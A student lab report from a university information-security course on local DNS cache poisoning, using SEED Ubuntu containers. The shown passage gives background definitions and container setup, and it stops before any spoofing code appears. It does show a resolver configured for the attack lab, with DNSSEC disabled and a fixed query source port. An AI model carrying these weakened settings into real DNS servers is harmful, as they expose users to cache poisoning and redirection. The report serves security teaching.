Faculty of Engineering and Technology

Electrical and Computer Engineering Department

INFORMATION SECURITY AND COMPUTER NETWORK LABORATORY ENCS5121

Course Project

Local DNS Attack

Student Name: Yara Darabumukho

Student Number: 1211269

Instructor: Dr. Ahmad Alsadeh

Teaching Assistant: Eng. Tariq Odeh

Section No: 1

Date: 10/12/2024

Abstract

In this experiment the main aim is to understand DNS, local DNS attacks, DNS poisoning attack, spoofing DNS response, packet sniffing and spoofing. This experiment done using the Virtual Box tool with SEED Ubuntu.

Table of Contents

Acronyms and Abbreviations

- DNS: Domain Name System
- LAN: Local Area Network
- MITM: Man In the Middle
- IP: Internet Protocol
- MAC: Media Access Control
- bind: Berkeley Internet Name Domain
- TTL: Time to Live.

Table of Figures

Introduction

I. SEED

“Seeds are text files used to create the list of packages that we want to ship with the Ubuntu Studio installation image.

A germinate script is used to parse these seed files and ensure that the required Ubuntu Studio packages are installed on the user's system.” [8]

II. Docker

“Docker can build images automatically by reading the instructions from a Dockerfile. A Dockerfile is a text document that contains all the commands a user could call on the command line to assemble an image.” [9]

III. Domain Name System (DNS)

“Domain Name System (DNS) is a hostname used for IP address translation services. DNS is a distributed database implemented in a hierarchy of name servers. It is an application layer protocol for message exchange between clients and servers. It is required for the functioning of the Internet. So, DNS is used to convert the domain name of the websites to their numerical IP address.” [1]



Figure 1: DNS Concept. [3]

IV. Local and Remote DNS

"The remote server configuration is used to create a list of DNS forwarders. DNS forwarders are commonly used when you do not want the local DNS server to connect to Internet DNS servers. For example, if the local DNS server is behind a firewall and you do not want to allow DNS through that firewall, you implement DNS forwarding to a remote server that is deployed in a DMZ or similar network region that can contact Internet DNS servers." [2]



Figure 2: DNS servers. [3]

V. Packet sniffing and spoofing

"A packet sniffer is a software or method for capturing network packets without changing them in any manner. In simple terms, packet Sniffing is listening in on other people's communications. Packet Spoofing is the dynamic presentation of fake network traffic that impersonates someone else. Packet Sniffing is a passive attack since attackers cannot mutilate the system in any way. In packet Spoofing, stackers inject malicious software into the victim's system. Attackers get access to the device or system that directs traffic in the packet and carry out packet Spoofing attacks by sending packets with false source addresses, i.e., changing routing tables." [5]

VI. Local Area Network (LAN)

"A local area network (LAN) is a collection of devices connected in one physical location, such as a building, office, or home. A LAN can be small or large, ranging from a home network with one user to an enterprise network with thousands of users and devices in an office or school." [6]

VII. DNS Cache Poisoning

“DNS cache poisoning, also known as a DNS spoofing attack, is a type of cyberattack in which users attempting to visit a legitimate website are redirected to a completely different site, usually for malicious purposes. When a user enters the name of a website in a web browser, DNS resolvers provide the IP address, enabling the right website to load. By altering or replacing the data stored in a DNS resolver’s cache memory, attackers can send users to fake or malicious sites to steal their credentials or personal data.” [4]



Figure 3: DNS Cache Poisoning. [4]

VIII. Scapy tool

“Scapy is a powerful interactive packet manipulation library written in Python. Scapy can forge or decode packets of a wide number of protocols, send them on the wire, capture them, match requests and replies, and much more. Scapy can be used as a REPL or as a library. It provides all the tools and documentation to quickly add custom network layers. And its runs natively on Linux, macOS, most Unixes, and on Windows with Npcap. It is published under GPLv2. Starting from version 2.5.0+, it supports Python 3.7+ (and PyPy).” [7]



Figure 4: Scapy. [10]

Procedure, Results and Discussion

Container Setup

This experiment done after enable the Docker from Lab setup, interring its shall then go inside the export mode of each container.

Hosts:

- ⇨ Seed-attacker
- ⇨ User-10.9.0.5
- ⇨ Local-dns-server-10.9.0.53
- ⇨ Seed-router
- ⇨ Attacker-ns-10.9.0.153

First the following commands run to set the Docker:

- ⇨ Dcbuild and dcup



Figure 5: dcbuild command.



Figure 6: dcbuild.



Figure 7: dcup command.

Then using dockps all hosts list as shown in the next figure:



Figure 8: dockps.

As a final step in the setup, a window opened for each host as shown:

- ⇨ Listing all hosts using **dockps** command which include host name and ID as shown in the previous figure.
- ⇨ Then use **docksh host_ID** to enter inside the host.
- ⇨ Finally use **export** command for each host.

  The previous steps done for all hosts, for example the attached below for the user:

  docksh user-10.9.0.5

  export PS1=“ user-10.9.0.5:\w\n\$> ”



Figure 9: Inside the user-10.9.0.5.



Figure 10: Inside the seed-attacker.



Figure 11: Inside the local-dns-server-10.9.0.53.



Figure 12: Inside the seed-router.

Figure 13: Inside the attacker-ns-10.9.0.153.

DNS Configuration

First, inside the user-10.9.0.5 container, the content of the resolv.conf file which located inside the etc file printed using the **cat** command as shown:

⇨ cat /etc/resolv.conf

which print:

⇨ nameserver 10.9.0.53

which is the IP address of the local DNC server, this file used to configure the system DNS resolver. It specifies how the system should convert the URL into the IP addresses. In this environment the local DNS for the system is 10.9.0.53.



Figure 14: cat /etc/resolv.conf.

Next, inside local-dns-server-10.9.0.53 the contents of the /etc file listed to check for the presence of the bind folder, as shown in the following figure:

⇨ ls /etc



Figure 15: bind file.

After that the bind folder entered using **cd** command as shown:

⇨ cd /etc/bind/

then the content of bind folder listed using ls command as shown:

⇨ ls

bind folder is an open-source DNS server software. The content of the bind folder defines how the DNS server operates, resolves queries, and manages DNS records for domains and IP addresses, the file contain the following folder:



Figure 16: Bind file content.

As shown in the previous figure the bind folder contains named.conf file, which is the primary configuration file, and it usually contains several "include" entries.

Next the content of the named.conf file printed to the terminal using **cat** command:

⇨ cat named.conf



Figure 17: named.conf file I.



Figure 18: named.conf file II.

As shown in the previous figures, named.conf file contain the Forwarding zone. So, when anyone inquiries attacker32.com domain, the inquire forwarded to this domain which hosted in the attacker container.

bind folder contains named.conf.options file too, where the actual configuration is set. So, after that the content of the named.conf.options file printed to the terminal using **cat** command:

- ⇨ cat named.conf. options



Figure 19: named.conf.options I.



Figure 20: named.conf.options II.

Figure 21: named.conf.options III.

As shown in the previous figures, named.conf.options file contain multiple functionalities:

- directory "/var/cache/bind";

  This line working directory for bind where it stores the cached data and the zone files.
- dnssec-validation no;

  This line disables DNSSEC validation
- dnssec-enable no;

  This line disables DNSSEC functionality on the server.
- dump-file "/var/cache/bind/dump.db";

  This line specifies the file destination where bind will store the dump of the current cache when requested. In this experiment its useful for debugging.

- ⇨ query-source port 33333;
  This line specifies the source port that bind will use.
- ⇨ allow-query { any; };
  allow-query-cache { any; };
  allow-recursion { any; };
  The first line allows any IP address to query the DNS server, the second one allows any IP address to query the cached results of the DNS server, and the last line allows any IP address to use the server for recursive queries.
- ⇨ listen-on-v6 { any; };
  This line mean that the DNS server will listen for incoming IPv6 queries from the all interfaces.

After that the /var/cache/bind/ checked which used by the bind DNS server to store cache files and other related data, to see if it contains the dump.db file, the **ls** command used as follow:

- ⇨ ls /var/cache/bind/

rndc command used to dump the cache to the specified file which useful for troubleshooting, debugging, or analysing. It's used as follow:

- ⇨ rndc dumpdb -cache

the content of this directory relisted using **ls** command again /var/cache/bind/ as follow:

- ⇨ ls /var/cache/bind/

Now it contains dump.db file, as shown in the next figure:



Figure 22: dump.db.



Figure 23: dump.db I.



Figure 24: dump.db II.



Figure 25: dump.db III.

At this step the dump file just contains some default data, like the ttl which mean the cached information is valid for a week, and the value of the ttl for the respective DNS records, as follow:

1118459 IN NS a.root-servers.net.

- ⇨ 1118459: time to live for this record to be cached by the caching server.
- ⇨ IN: The class of this DNS record which is Internet.
- ⇨ NS: The name server which indicate to the authoritative name server for the zone.
- ⇨ a.root-servers.net: The name of the root name server related with this record.

As a final step in this container the DNS cached flushed using **rndc** command, as follow:

- ⇨ rndc flush

Figure 26: rndc flush.

After finishing the previous setups at the local-dns-server-10.9.0.53, it's the time to check the content of the bind file at the attacker-ns-1010.9.0.153, the bind folder entered using **cd** command as shown:

⇨ cd /etc/bind/

then the content of bind folder listed using ls command as shown:

⇨ ls



Figure 27: bind folder in the attacker-ns-10.9.0.153 container.

Next the content of the named.conf file printed to the terminal using **cat** command:

⇨ cat named.conf

